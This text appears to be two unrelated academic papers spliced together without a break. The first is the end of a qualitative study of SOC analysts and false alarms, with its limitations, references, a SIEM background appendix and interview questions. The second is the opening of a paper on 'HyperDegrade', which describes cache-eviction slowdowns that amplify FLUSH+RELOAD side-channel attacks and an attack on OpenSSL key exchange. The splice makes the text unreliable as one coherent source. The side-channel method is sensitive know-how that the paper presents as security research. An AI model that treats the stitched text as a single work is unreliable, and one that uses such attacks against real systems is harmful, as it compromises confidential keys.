Contextual— As discussed in Section 7.3, context is important. For example, a SOC tool that monitors for abnormal network activity should consider the customer's work hours to eliminate benign triggers such as the absence of traffic on a Friday. Such context is currently incorporated into technology to some extent. However, challenges such as the use of structured storage, where the volume of data delays query retrieval, limit its implementation. One research opportunity is in investigating how logs and other context data sources can be represented as KGs. In such graphs, knowledge about the customer, network, and knowledge from external entities can be incorporated to provide more context to alarms. Hence, contextual data can be incorporated into the graph to produce contextual alarms. Moreover, such a structure can be used by analysts during the FP filtering process or even hunting. Privacy is indeed a concern in any organization. Therefore, such SOC systems that incorporate context, are usually customized per client, with contextual data contained within the clients' SOC, similar to existing SIEM systems.

Transferable— One of the strengths of current SOC tools, discussed in Section 7.1, is customization (e.g., SIEM use cases). Such capabilities allow analysts to tailor alarms to the monitored organization. Each organization's network traffic and asset usage are different, as are the networks and systems governing them. Accordingly, although SOCs may deploy the same technologies (e.g., SIEM), they are configured and used differently and should not be designed as *one size fits all*.

The success of incorporating AI/ML systems in SOCs relies on their capacity to adapt the model to the monitored environments. Such an AI system can be built, for example, using Transfer Learning [31]. Network and system ecosystems change quickly, and therefore labeled data collected at a specific time will also change. Transfer Learning can also help in circumstances where data can easily become outdated, as with network traffic. Due to privacy concerns, Transfer Learning can help organizations reuse a vendor's pre-trained model, building a new model that incorporates contextual features into the commercially trained ML model feature space.

For an AI-based malware network detection system, the data features or data distributions of the organization's network in which it is deployed may be different, or there may be a lack of labeled training data. As a result, directly applying the malware network detection system to the new network might not be straightforward, but transferring the classification knowledge into the new organization's network would be useful. Using Transfer Learning, security vendors can transfer knowledge on malware behavior; organizations can then incorporate contextual information to them and build a customized model that fits their network, producing more effective alarms and reducing the number of benign triggers.

9 Limitations and Future Work

We employed a qualitative method, and as a result, our sample size is small ($n = 21$). SOCs are distinctive, in their size, structure, operations, and personnel, and our study only involved seven SOCs. Most of our participants are based primarily in the UK, with some serving UK-based public and private sectors. Due to our non-random method of recruitment that leveraged institutional relationships to ensure participation and engagement, the participating SOCs were mostly in the security sector located in Europe. Given that many of the SOC processes described by our results are defined by the organization, such results are biased towards this industry/region. Future work should seek to explore practice in SOCs in other industries/regions, identifying inter-sector and inter-regional similarities and differences.

The decision to use semi-structured interviews as the qualitative method meant that the level of detail in which different participants discussed each question varied. Self-reported data also have limitations such as recall and observer bias. Furthermore, we report only those themes highlighted by the participants in this study. These limitations prevented us from extracting generalizable conclusions, and therefore, further validation of the study findings is required. In future work, we will evaluate this study's findings with further SOCs and participants residing in other countries or serving organizations of various sector types. In this work, we plan to conduct a quantitative study to measure analysts' perception of the definition of false alarms and benign triggers.

10 Conclusions

In this paper, we focused on understanding how SOC practitioners validate an alarm (i.e., determining whether it is a true positive, false positive, or a benign trigger). We found that adoption of the term False Positive has proved to be vague and a clear distinction when evaluating systems needs to be used. We also investigated the analysts' perception of limitations of the alarms produced by existing security tools. They were found to be unreliable, difficult to interpret, and lacking in the context needed by analysts to filter FPs from genuine

alarms. We elicit from these limitations recommendations for tool vendors and researchers to help improve the quality of alarms, reduce FPs and alarm burnout, and ultimately foster analysts' trust in security tools.

References

[1] AKINROLABU, O., AGRAFIOTIS, I., AND EROLA, A. The challenge of detecting sophisticated attacks: Insights from SOC Analysts. In *Proceedings of the 13th International Conference on Availability, Reliability and Security* (2018), ACM, p. 55.

[2] ALEROUD, A., AND KARABATIS, G. Beyond data: contextual information fusion for cyber security analytics. In *Proceedings of the 31st Annual ACM Symposium on Applied Computing* (2016), pp. 73–79.

[3] ANDRADE, R. O., AND YOO, S. G. Cognitive security: A comprehensive study of cognitive science in cybersecurity. *Journal of Information Security and Applications 48* (2019), 102352.

[4] ÅRNES, A., VALEUR, F., VIGNA, G., AND KEMMERER, R. A. Using hidden markov models to evaluate the risks of intrusions. In *International Workshop on Recent Advances in Intrusion Detection* (2006), Springer, pp. 145–164.

[5] AXON, L., ALAHMADI, B., NURSE, J., GOLDSMITH, M., AND CREESE, S. Sonification in security operations centres: what do security practitioners think? In *Workshop on Usable Security (USEC)* (2018), Internet Society.

[6] BHATT, S., MANADHATA, P. K., AND ZOMLOT, L. The operational role of security information and event management systems. *IEEE security & Privacy 12*, 5 (2014), 35–41.

[7] BOLLINGER, J., ENRIGHT, B., AND VALITES, M. *Crafting the InfoSec Playbook: Security Monitoring and Incident Response Master Plan*. O'Reilly Media, Inc., 2015.

[8] CHABOYA, D. J., RAINES, R. A., BALDWIN, R. O., AND MULLINS, B. E. Network intrusion detection: automated and manual methods prone to attack and evasion. *IEEE security & privacy 4*, 6 (2006), 36–43.

[9] CHUVAKIN, A., AND BARROS, A. How to develop and maintain security monitoring use cases. Tech. rep., Gartner, 2015.

[10] CICHONSKI, P., MILLAR, T., GRANCE, T., AND SCARFONE, K. Computer security incident handling guide. *NIST Special Publication 800*, 61 (2012), 1–147.

[11] CROWLEY, C., AND PESCATORE, J. Common and best practices for security operations centers: Results of the 2019 SOC survey. *SANS, available at https://www. sans. org/media/analyst-program/common-practices-security-operations-centersresults-2019-soc-survey-39060. pdf (accessed 7th November, 2019)* (2019).

[12] CVACH, M. Monitor alarm fatigue: an integrative review. *Biomedical instrumentation & technology 46*, 4 (2012), 268–277.

[13] DIETRICH, C., KROMBHOLZ, K., BORGOLTE, K., AND FIEBIG, T. Investigating system operators' perspective on security misconfigurations. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security* (2018), ACM, pp. 1272–1289.

[14] DORAN, D., SCHULZ, S., AND BESOLD, T. R. What does explainable AI really mean? A new conceptualization of perspectives. *arXiv preprint arXiv:1710.00794* (2017).

[15] DUKES, C. Committee on national security systems (CNSS) glossary. Tech. rep., Technical report CNSSI, 2015.

[16] FUTIA, G., AND VETRÒ, A. On the integration of knowledge graphs into deep learning models for a more Comprehensible AI—three challenges for future research. *Information 11*, 2 (2020), 122.

[17] GARCIA-TEODORO, P., DIAZ-VERDEJO, J., MACIÁ-FERNÁNDEZ, G., AND VÁZQUEZ, E. Anomaly-based network intrusion detection: Techniques, systems and challenges. *computers & security 28*, 1 (2009), 18–28.

[18] GOODALL, J., LUTTERS, W., AND KOMLODI, A. The work of intrusion detection: rethinking the role of security analysts. *AMCIS 2004 Proceedings* (2004), 179.

[19] GOODALL, J. R., LUTTERS, W. G., AND KOMLODI, A. I know my network: collaboration and expertise in intrusion detection. In *Proceedings of the 2004 ACM conference on Computer supported cooperative work* (2004), ACM, pp. 342–345.

[20] HEATH, T., AND BIZER, C. Linked data: Evolving the web into a global data space. *Synthesis lectures on the semantic web: theory and technology 1*, 1 (2011), 1–136.

[21] HUBBALLI, N., AND SURYANARAYANAN, V. False alarm minimization techniques in signature-based intrusion detection systems: A survey. *Computer Communications 49* (2014), 1 – 17.

[22] JACOBS, P., ARNAB, A., AND IRWIN, B. Classification of security operation centers. In *2013 Information Security for South Africa* (Aug 2013), pp. 1–7.

[23] KING, N. Doing template analysis. *Qualitative organizational research: Core methods and current challenges 426* (2012).

[24] KOKULU, F. B., SONEJI, A., BAO, T., SHOSHITAISHVILI, Y., ZHAO, Z., DOUPÉ, A., AND AHN, G.-J. Matched and mismatched SOCs: A qualitative study on security operations center issues. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security* (2019), ACM, pp. 1955–1970.

[25] KRUEGEL, C., AND ROBERTSON, W. Alert verification determining the success of intrusion attempts. *DIMVA 2004, July 6-7, Dortmund, Germany* (2004).

[26] LECUE, F. On the role of knowledge graphs in explainable AI. *Semantic Web*, Preprint (2019), 1–11.

[27] MAJ, M., REIJERS, R., AND STIKVOORT, D. Good practice guide for incident management. *European Network and Information Security Agency (ENISA)* (2010).

[28] MUNCH, M., DIBIE-BARTHELEMY, J., WUILLEMIN, P.-H., AND MANFREDOTTI, C. Interactive causal discovery in knowledge graphs. In *PROFILES/SEMEX@ ISWC 2019* (2019), vol. 2465, CEUR-WS. org, pp. 78–93.

[29] NEVO, B. Face validity revisited. *Journal of Educational Measurement 22*, 4 (1985), 287–293.

[30] OLTSIK, J. SOC-as-a-service for midmarket and small enterprise organizations. Tech. rep., The Enterprise Strategy Group, mar 2015.

[31] PAN, S. J., AND YANG, Q. A survey on transfer learning. *IEEE Transactions on knowledge and data engineering 22*, 10 (2009), 1345–1359.

[32] PECCHIA, A., COTRONEO, D., GANESAN, R., AND SARKAR, S. Filtering security alerts for the analysis of a production saas cloud. In *Utility and Cloud Computing (UCC), 2014 IEEE/ACM 7th International Conference on* (2014), IEEE, pp. 233–241.

[33] POLIKAR, R. Ensemble learning. In *Ensemble machine learning*. Springer, 2012, pp. 1–34.

[34] RAFTOPOULOS, E., EGLI, M., AND DIMITROPOULOS, X. Shedding light on log correlation in network forensics analysis. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment* (2012), Springer, pp. 232–241.

[35] RAMAKI, A. A., RASOOLZADEGAN, A., AND BAFGHI, A. G. A systematic mapping study on intrusion alert analysis in intrusion detection systems. *ACM Computing Surveys (CSUR) 51*, 3 (2018), 1–41.

[36] REDMILES, E. M., ACAR, Y., FAHL, S., AND MAZUREK, M. L. A summary of survey methodology best practices for security and privacy researchers. Tech. rep., 2017.

[37] RILEY, M., ELGIN, B., LAWRENCE, D., AND MATLACK, C. Missed alarms and 40 million stolen credit card numbers: How target blew it. *Bloomberg.com* (2014), 1.

[38] SALAH, S., MACIÁ-FERNÁNDEZ, G., AND DÍAZ-VERDEJO, J. E. A model-based survey of alert correlation techniques. *Computer Networks 57*, 5 (2013), 1289–1317.

[39] SEELIGER, A., PFAFF, M., AND KRCMAR, H. Semantic web technologies for explainable machine learning models: A literature review. *PROFILES 2019* (2019), 30.

[40] SUNDARAMURTHY, S. C., BARDAS, A. G., CASE, J., OU, X., WESCH, M., MCHUGH, J., AND RAJAGOPALAN, S. R. A human capital model for mitigating security analyst burnout. In *Symposium on Usable Privacy and Security (SOUPS)* (2015), pp. 347–359.

[41] SUNDARAMURTHY, S. C., CASE, J., TRUONG, T., ZOMLOT, L., AND HOFFMANN, M. A tale of three security operation centers. In *Proceedings of the 2014 ACM workshop on security information workers* (2014), pp. 43–50.

[42] SUNDARAMURTHY, S. C., MCHUGH, J., OU, X., WESCH, M., BARDAS, A. G., AND RAJAGOPALAN, S. R. Turning contradictions into innovations or: How we learned to stop whining and improve security operations. In *Symposium on Usable Privacy and Security (SOUPS)* (2016), pp. 237–251.

[43] SUNDARAMURTHY, S. C., WESCH, M., OU, X., MCHUGH, J., RAJAGOPALAN, S. R., AND BARDAS, A. G. Humans are dynamic-our tools should be too. *IEEE Internet Computing 21*, 3 (2017), 40–46.

[44] VALEUR, F., VIGNA, G., KRUEGEL, C., AND KEMMERER, R. A. Comprehensive approach to intrusion detection alert correlation. *IEEE Transactions on dependable and secure computing 1*, 3 (2004), 146–169.

[45] YEN, T.-F., OPREA, A., ONARLIOGLU, K., LEETHAM, T., ROBERTSON, W., JUELS, A., AND KIRDA, E. Beehive: Large-scale log analysis for detecting suspicious activity in enterprise networks. In *Proceedings of the 29th Annual Computer Security Applications Conference* (2013), ACM, pp. 199–208.

[46] ZHONG, C., LIN, T., LIU, P., YEN, J., AND CHEN, K. A cyber security data triage operation retrieval system. *Computers & Security 76* (2018), 12–31.

[47] ZHONG, C., YEN, J., LIU, P., AND ERBACHER, R. F. Automate cybersecurity data triage by leveraging human analysts' cognitive process. In *2016 IEEE 2nd International Conference on Big Data Security on Cloud (BigDataSecurity), IEEE International Conference on High Performance and Smart Computing (HPSC), and IEEE International Conference on Intelligent Data and Security (IDS)* (April 2016), pp. 357–363.

[48] ZIMMERMAN, C. Ten strategies of a world-class cybersecurity operations center. *MITRE corporate communications and public affairs. Appendices* (2014).




Figure 3: SIEM Architecture.

A Appendix

A.1 Background: Security Operations Centers (SOCs)

Security Operations Centers (SOCs) are a centralized unit providing monitoring capabilities for the detection, escalation and recovery of security incidents on an organizational and technical level. Once a security incident is detected, the SOC aims to contain the attack as soon as possible, to limit the potential damage, saving the organization money, data exfiltration or reputation damages.

There are different types of SOCs as discussed in [48], which could be classified by the services they provide, their capabilities or maturity [22]. Moreover, they can mainly be categorized as (1) in-house SOC, meaning the organization builds and staffs the SOC for its organization; (2) Managed Security Service Provider (MSSP), where an organization hires a third party, outsourcing the threat monitoring, detection, and response. Some customers combine these two approaches, building their own SOC but also hiring a MSSP to uplift their skill set by doing joined monitoring. There are several reasons why an organization would use one over the other. For example, their budget, their lack of security expertise, or to avoid the setup costs of a SOC [5, 30].

SOCs consist of complex processes and technology and involves multiple people from within the SOC, organization, customer and other third parties. We discuss these SOC domains in the following.

A.1.1 People

The SOC team's goal is to detect, analyze, and respond to cybersecurity incidents using a combination of technology solutions and a strong set of processes. To do that, analysts have to maintain Situational Awareness (SA) of events from the systems and networks they monitor. Situational Awareness is defined as: "*Within a volume of time and space, the perception of an enterprise's security posture and its threat environment; the comprehen-*

sion/meaning of both taken together (risk); and the projection of their status into the near future." [15].

SOC practitioners' team structure and responsibilities varies [48]. The SOC team is typically staffed with security analysts, engineers, incident responders, hunters, contractors, as well as managers who oversee security operations. SOC engineers are responsible for providing and supporting the SOC with the required software (e.g., SIEM scripts or configurations). Incident responders handle events that are escalated by the analysts that need in-depth investigation and forensics..

A.1.2 Process

The SOC process involves the various workflows SOC security practitioners follow in their everyday tasks. For example, this includes process followed for SIEM monitoring and alarming, event management process, security incident ticket management, incident handling, reporting and escalation process. All these processes are documented in a Wiki Portal or a Knowledge Base, share point or share drive for team reference.

There are standard guidelines that direct analysts in SOC operations. For example, The European Network and Information Security Agency (ENISA) [27], and the National Institute of Standards and Technology (NIST) [10] have published guidelines for incident response teams. To provide a rapid automated response for incident identification, detection, response to SOC team communications, procedures are documented in a *playbook* [7], a document prepared by experienced SOC analysts that details steps an analyst should follow to deal with a security alarm.

A.1.3 Technology: SIEMs

SOCs deploy various technological solutions such as Asset Discovery, Vulnerability Assessment, Behavioral Monitoring, Host/Network Signature-based Intrusion Detection/Prevention Systems, and SIEMS. We discuss in the following the main platform deployed in SOCs.

One of the most frequently chosen tools in a SOC is Security Information and Event Management (SIEM)—e.g, ArcSight [2], AlienVault [3]. We show the architecture of a SIEM in Figure 3.

SIEMs are systems that combine SIM (security information management), and SEM (security event management) functions into one security management system. SEM deals with real-time monitoring, correlation of events, notifications and console views. SIMs provide long-term storage as well as analysis, manipulation and reporting of log data and security records of the type collated by SEM software.

SIEMs replace the need for analysts to access traditional security tools directly. Instead, the SIEM aggregates the logs from the multiple data sources, and processes them to detect threats. Then, the first step is to parse the data collected from the data sources and normalize it to a standard format produced as a security event. Multiple security events may be correlated to create a correlation rule or alarm. When the rule is triggered, an alarm is fired and prioritized. Then, it is up to the analyst to determine if the alarm is a FP or it needs to be escalated. We discuss each step in further detail in the following.

Data Sources— The SIEM has data source plug-ins called collectors where data sources are fed into it. These data sources could be either raw logs or security events generated by security devices. Such data sources could be, for example, network-based security tools (e.g., firewalls, IDS), host-based security tools (e.g., Anti-Virus), logs (e.g., operating systems logs, web server logs). Contextual data provided by threat intelligence platforms and other processes (e.g., vulnerability scans) could also feed into the SIEM.

Ideally, these data sources are received from Security Device Event Exchange (SDEE) enabled devices/hosts. SDEE is a standard proposed by the International Computer Security Association (ICSA)[4] that specifies the format of messages and protocols used to communicate events generated by security devices. SDEE enables devices to collect logs in the device itself, and the SIEM retrieves these logs. If the raw logs match a specific criterion, then part of the message is inserted into the SIEM database as a security event. Other devices send the logs directly to the SIEM to store.

Normalization— Logs/messages received from SDEE enabled devices are intrinsically suited to the SIEM. They do not require manipulation because they are in the right format. However, some applications/devices were never designed to generate logs. Therefore, they have to be heavily edited by scripts to produce a log that will fit the SIEM's requirements.

Correlation— Most alarms in a SIEM are directive alarms, also known as correlation rules. Using correlation rules, SOCs can identify potential security threats by detecting behavior patterns in disparate yet related events. Directive alarms link these different events to generate an alarm that is more useful than any event seen in isolation. If the organization has a particular threat use-case, then they can create their own directives.

Alarming and Prioritization— Its worth noting that

[2] https://www.microfocus.com/en-us/products/siem-security-information-event-management/overview

[3] https://cybersecurity.att.com/solutions/siem-log-management

[4] https://www.icsalabs.com/

there is a distinction in the definition of alarm, alert, and event in a SOC operation. Security tools and networking devices produce alerts when they detect a threat. Similarly, these threats might be written in logs as an event. The alerts and events are then aggregated through the SIEM to produce an alarm. When multiple alarms are flagged, a frequent scenario in a SOC, what alarm is looked at depends on what is monitored. For example, if an organization is only concerned about where data is going, then network traffic and IDS alerts alone might be sufficient. However, receiving multiple alerts from different sources related to the same asset provides assurance of the validity of the alarm. How they choose the alarms they investigate depends on several factors, which could be defined using the prioritization module in the SIEM engine.

Reporting and Visualizations— Alarms produced by the SIEM are presented to the analyst through visualization (e.g., dashboards). In addition, the SIEM provides reporting capabilities, meaning analysts can autogenerate reports.

A.2 Online Survey Participants

We show the demographics of our survey participants in Table 5. 20 people filled out the survey. The participants had a mix of demographics (e.g., expertise, years of experience, and position). Most of our participants were from large organizations. Moreover, most participants were from SOCs in the security sector, with three from government and two working in the aerospace industry.

Table 5: Survey Participants: *(Expertise Level: Very High(H+), High(H), Medium(M), Low(L)), (Organisation Size: Large(L), Medium(M), Small(S))*

ID	Years of Exp.	Job Title	Expertise Level	Gov?	No. analysts in SOC	Org. Size
S1	0 - 3	Analyst	H		1 - 9	S
S2	0 - 3	Analyst	L		1 - 9	L
S3	-	Architect	H		20 - 29	M
S4	0 - 3	Analyst	L		20 - 29	M
S5	3 - 5	Manager	H		10 - 19	L
S6	5 - 7	Engineer	H		10 - 19	L
S7	7 - 10	Engineer	H+	✓	10 - 19	L
S8	10 - 15	Engineer	H	✓	10 - 19	L
S9	0 - 3	Analyst	L	✓	1 - 9	L
S10	0 - 3	Architect	H		-	M
S11	0 - 3	Analyst	M		10 - 19	L
S12	0 - 3	Analyst	M		1 - 9	L
S13	3 - 5	Analyst	H		1 - 9	L
S14	3 - 5	IR Manager	H		200 +	L
S15	0 - 3	Manager	H		200 +	L
S16	3 - 5	Analyst	M		-	L
S17	0 - 3	Analyst	L		1 - 9	L
S18	3 - 5	Analyst	M		1 - 9	M
S19	0 - 3	Analyst	M		10 - 19	S
S20	3 - 5	Analyst	H		1 - 9	M

A.3 Online Survey Questions

Prior to starting the survey, participants were presented with an information sheet detailing the study objectives, methods of contact with researchers and how to withdraw from the study. We detail the survey questions and participant information sheet in the supplemental document found here https://bit.ly/3BhjDtI. As the study was broader in scope, not all questions were analyzed as part of this paper.

A.4 Semi-Structured Interview Questions

The semi-structured interview questions focused on the following themes:

A.4.1 Interview Part 1

The first part of the interview was designed to encourage the practitioners to talk about their daily tasks, tools they used, and the challenges they face relating to tools and processes. In addition, we capture the security practitioners' perspectives on the importance of the human in the loop in SOC operations and the potential of automation. We present the interview questions in the following.

1. Please describe your position/job role/level.
2. Which network monitoring tools do you use in your monitoring work?
3. Looking back on past events, have there been times during your use of network-monitoring systems when they performed particularly well?
4. Can you describe an incident that was detected well?
5. Looking back on past events, have there been times during your use of network-monitoring systems when they could have performed better? Can you describe an incident that was not detected as well as it should have been?
6. What is your view on the strengths and weaknesses of the network-monitoring systems you use?
7. What is your view on the accuracy of the network-monitoring systems you use?
   (a) Are there events they do not detect that they should be detecting (false negatives)? If so, is this a frequent occurrence?
   (b) Do they detect false positive events? If so, what proportion of events detected are false positives?

(c) Can you comment on the balance between false positives and false negatives in your systems? Which are there more of?

8. What is your view on the usability of the network-monitoring systems you use?

9. We are interested in the balance between attack detection by automated systems, and work performed manually by analysts. Can you describe this balance? (e.g., are there times when you as an analyst use your own experience to explore the data and make decisions, rather than or alongside using automated system alerts, and how do you do this?)

10. Do you feel that you as an analyst monitoring the network are capable of detecting attacks that might be missed by automated systems?

    (a) How does your existing monitoring setup enable this?

    (b) Can you give an example?

    (c) How do you maintain situational awareness of your network?

11. Do you feel the level of Situational Awareness you are able to achieve currently is sufficient?

    (a) Can you comment on the usability of the systems through which you maintain SA? How easy is it to stay "in the loop"?

    (b) Is it necessary for you to maintain SA while performing other tasks, and how do you do so?

12. How do you decide which events to prioritize?

13. Would you like to share any more views on the network-monitoring systems you use that have not been covered by the questions so far?

A.4.2 Interview Part 2

During the interview, the participant was presented with a problem scenario and was asked to talk through the steps they will use to address the problem. We presented the analysts' with a number of scenarios in a semi-structured format, criticizing and inspecting scenarios in walk-throughs. Hence, we asked: For the following scenarios, could you describe step-by-step how you would investigate? Please discuss in detail the following.

1. Processes, roles, workflow between SOC team members. Which are the first tasks you would carry out?

2. Which tools would you use?

3. Which data would you gather to help in your investigation? What are the first information sources you would check, and what indicators would you look for?

4. How would you prioritize and assess severity?

5. Which tasks would you automate, and which data sources would you explore manually?

Scenarios— We then presented the analysts with a one randomly chosen scenario from the scenarios below.

1. You are monitoring the organization's network traffic, and observe an increase in the traffic from a server to an outside entity.

2. You are monitoring the organization's network traffic, and observe an increase in the traffic from a server to another device on the network.

3. You are monitoring the organization's network traffic, and observe an increase in the network outbound traffic (how does the analyst find the malicious internal host?).

4. You receive an alert from the SIEM of unauthorized privilege escalation attempt.

5. Scanning the network, you find an IoC such as a malware MD5 hash.

6. Your web server is receiving SYN flood requests.

HyperDegrade: From GHz to MHz Effective CPU Frequencies

Alejandro Cabrera Aldaya Billy Bob Brumley
Tampere University, Tampere, Finland
{alejandro.cabreraaldaya,billy.brumley}@tuni.fi

Abstract

Performance degradation techniques are an important complement to side-channel attacks. In this work, we propose HYPERDEGRADE—a combination of previous approaches and the use of simultaneous multithreading (SMT) architectures. In addition to the new technique, we investigate the root causes of performance degradation using cache eviction, discovering a previously unknown slowdown origin. The slowdown produced is significantly higher than previous approaches, which translates into an increased time granularity for FLUSH+RELOAD attacks. We evaluate HYPERDEGRADE on different Intel microarchitectures, yielding significant slowdowns that achieve, in select microbenchmark cases, three orders of magnitude improvement over state-of-the-art. To evaluate the efficacy of performance degradation in side-channel amplification, we propose and evaluate leakage assessment metrics. The results evidence that HYPERDEGRADE increases time granularity without a meaningful impact on trace quality. Additionally, we designed a fair experiment that compares three performance degradation strategies when coupled with FLUSH+RELOAD from an attacker perspective. We developed an attack on an unexploited vulnerability in OpenSSL in which HYPERDEGRADE excels—reducing by three times the number of required FLUSH+RELOAD traces to succeed. Regarding cryptography contributions, we revisit the recently proposed Raccoon attack on TLS-DH key exchanges, demonstrating its application to other protocols. Using HYPERDEGRADE, we developed an end-to-end attack that shows how a Raccoon-like attack can succeed with real data, filling a missing gap from previous research.

1 Introduction

Side Channel Analysis (SCA), is a cryptanalytic technique that targets the implementation of a cryptographic primitive rather than the formal mathematical description. Microarchitecture attacks are an SCA subclass that focus on vulnerabilities within the hardware implementation of an Instruction Set Architecture (ISA). While more recent trends exploit speculation [36, 39], classical trends exploit contention within different components and at various levels. Specifically for our work, the most relevant is cache contention.

Percival [49] and Osvik et al. [44] pioneered access-driven L1 data cache attacks in the mid 2000s, then Acıiçmez et al. [3] extended to the L1 instruction cache setting in 2010. Most of the threat models considered only SMT architectures such as Intel's HyperThreading (HT), where victim and spy processes naturally execute in parallel. Yarom and Falkner [61] removed this requirement with their groundbreaking FLUSH+RELOAD technique utilizing cache line flushing [31], encompassing cross-core attacks in the threat model by exploiting (inclusive) Last Level Cache (LLC) contention.

In this work, we examine the following Research Questions (RQ).

RQ 1: Research Question 1

With respect to SMT architectures, are CPU topology and affinity factors in performance degradation attacks?

Allan et al. [7] proposed DEGRADE as a general performance degradation technique, but mainly as a companion to FLUSH+RELOAD attacks. They identify hot spots in code and repeatedly flush to slow down victims—in the FLUSH+RELOAD case, with the main goal of amplifying trace granularity. Pereida García and Brumley [50] proposed an alternate framework for hot spot identification. We explore RQ 1 in Section 3 to understand what role physical and logical cores in SMT architectures play in performance degradation. Along the way, we discover the root cause of DEGRADE which we subsequently amplify. This leads to our novel HYPERDEGRADE technique, and Section 4 shows its efficacy, with slowdown factors in select microbenchmark cases remarkably exceeding three orders of magnitude.

RQ 2: Research Question 2

Does performance degradation lead to FLUSH+RELOAD traces with statistically more info. leakage?

Nowadays, FLUSH+RELOAD coupled with DEGRADE is a standard offensive technique for academic research. While both Allan et al. [7] and Pereida García and Brumley [50] give convincing use-case specific motivation for why DEGRADE is useful, neither actually show the information-theoretic advantage of DEGRADE. Section 5 closes this gap and partially answers RQ 2 by utilizing an existing SCA metric to demonstrate the efficacy of DEGRADE as an SCA trace amplification technique. We then extend our analysis to our HYPERDEGRADE technique to resolve RQ 2. At a high level, it shows HYPERDEGRADE leads to slightly noisier individual measurements yet positively disproportionate trace granularity.

RQ 3: Research Question 3

Can HYPERDEGRADE reduce adversary effort when attacking crypto implementations?

RQ 2 compared HYPERDEGRADE with previous approaches from a theoretical point of view. In Section 6 we compare the three approaches from an *applied* perspective, showing a clear advantage for HYPERDEGRADE over the others.

RQ 4: Research Question 4

Can a Raccoon attack (variant) succeed with real data?

Merget et al. [40] recently proposed the Raccoon attack (e.g. CVE-2020-1968), a timing attack targeting recovery of TLS 1.2 session keys by exploiting DH key-dependent padding logic. Yet the authors only model the SCA data and abstract away the protocol messages. Section 6 answers RQ 4 by developing a microarchitecture timing attack variant of Raccoon, built upon FLUSH+RELOAD and our new HYPERDEGRADE technique. Our end-to-end attack uses real SCA traces and real protocol (CMS) messages to recover session keys, leading to loss of confidentiality. We conclude in Section 7.

2 Background

2.1 Memory Hierarchy

Fast memory is expensive, therefore computer system designers use faster yet smaller caches of slower yet larger main memory to benefit from locality without a huge price increase. A modern microprocessor has several caches (L1, L2, LLC) forming a cache hierarchy [45, Sect. 8.1.2], the L1 being the fastest one but smaller and tightly coupled to the processor. Caches are organized in cache lines of fixed size (e.g., 64 bytes). Two L1 caches typically exist, one for storing instructions and the other for data. Regarding this work, we are mainly interested in the L1 instruction cache and remaining levels.

When the processor needs to fetch some data (or instructions) from memory, it first checks if they are already cached in the L1. If the desired cache line is in the L1, a *cache hit* occurs and the processor gets the required data quickly. On the contrary if it is not in the L1, a *cache miss* occurs and the processor tries to fetch it from the next, slower, cache levels or in the worst case, from main memory. When gathering data, the processor caches it to reduce latency in future loads of the same data, backed by the principle of locality [45, Sect. 8.1.5].

2.2 Performance Degradation

In contrast to generic CPU monopolization methods like the "cheat" attack by Tsafrir et al. [56] that exploit the OS process scheduler, several works have addressed the problem of degrading the performance of a victim using microarchitecture components [29, 30, 33, 42]. However, in most cases it is not clear whether SCA-based attackers gain benefits from the proposed techniques.

On the other hand, Allan et al. [7] proposed a cache-eviction based performance degradation technique that enhances FLUSH+RELOAD attack SCA signals (traces). This method has been widely employed in previous works to mount SCA attacks on cryptography implementations. For instance RSA [10], ECDSA [8], DSA [51], SM2 [58], AES [18], and ECDH [24].

The performance degradation strategy proposed by Allan et al. [7], DEGRADE from now on, consists of an attacker process that causes cache contention by continuously issuing `clflush` instructions. It is an unprivileged instruction that receives a virtual memory address as an operand and evicts the corresponding cache line from the entire memory hierarchy [1].

This attack applies to shared library scenarios, which are common in many OSs. This allows an attacker to load the same library used by the victim and receive a virtual address that will point to the same physical address, thus, same cache line. Therefore, if the attacker evicts said cache line from the cache, when the victim accesses it (e.g., executes the code contained within it), a cache miss will result, thus the microprocessor must fetch the content from slower main memory.

2.3 Leakage Assessment

Pearson's correlation coefficient, Welch's T-test, Test Vector Leakage Assessment (TVLA), and Normalized Inter-Class Variance (NICV) are established statistical tools in the SCA field. Leakage assessment leverages these statistical tools to identify leakage in procured traces for SCA. A short summary follows.

Pearson's correlation coefficient measures the linear similarity between two random variables. It is generally useful for leakage assessment [19, Sect. 3.5] and Point of Interest (POI)

identification within traces, for example in template attacks [17] or used directly in Correlation Power Analysis (CPA) [16]. POIs are the subset of points in an SCA trace that leak sensitive information.

Welch's T-test is a statistical measure to determine if two sample sets were drawn from populations with similar means. Goodwill et al. [26] proposed TVLA that utilizes the T-test for leakage assessment by comparing sets of traces with fixed vs. random cryptographic keys and data.

Lastly, Bhasin et al. [11] propose NICV for leakage assessment. It is an ANalysis Of VAriance (ANOVA) F-test, a statistical measure to determine if a number of sample sets were drawn from populations with similar variances.

2.4 Key Agreement and SCA

Merget et al. [40] recently proposed the Raccoon attack that exploits a specification-level weakness in protocols that utilize Diffie-Hellman key exchange. The key insight is that some standards, including TLS 1.2 and below, dictate stripping leading zero bytes from the shared DH key (session key, or pre-master secret in TLS nomenclature). This introduces an SCA attack vector since, at a low level, this behavior trickles down to several measurable time differences in components like compression functions for hash functions. In fixed DH public key scenarios, an attacker observes one TLS handshake (the target) then repeatedly queries the victim using a large number of TLS handshakes with chosen inputs. Detecting shorter session keys through timing differences, the authors use these inputs to construct a lattice problem to recover the target session key, hence compromising confidentiality for the target TLS session.

3 HyperDegrade: Concept

The objective of HYPERDEGRADE is to improve performance degradation offered by DEGRADE when targeting a victim process, resulting in enhanced SCA traces when coupled with a FLUSH+RELOAD attack. Under a classical DEGRADE attack, the degrading process continuously evicts a cache line from the cache hierarchy, forcing the microprocessor to fetch the cache line from main memory when the victim needs it.

It would be interesting to evaluate the efficacy of the DEGRADE strategy, seeking avenues for improvement. The root cause of DEGRADE as presented in [7] is the cache will produce more misses during victim execution—we present novel results on this later. Therefore, the cache miss to executed instructions ratio is a reasonable metric to evaluate its performance.

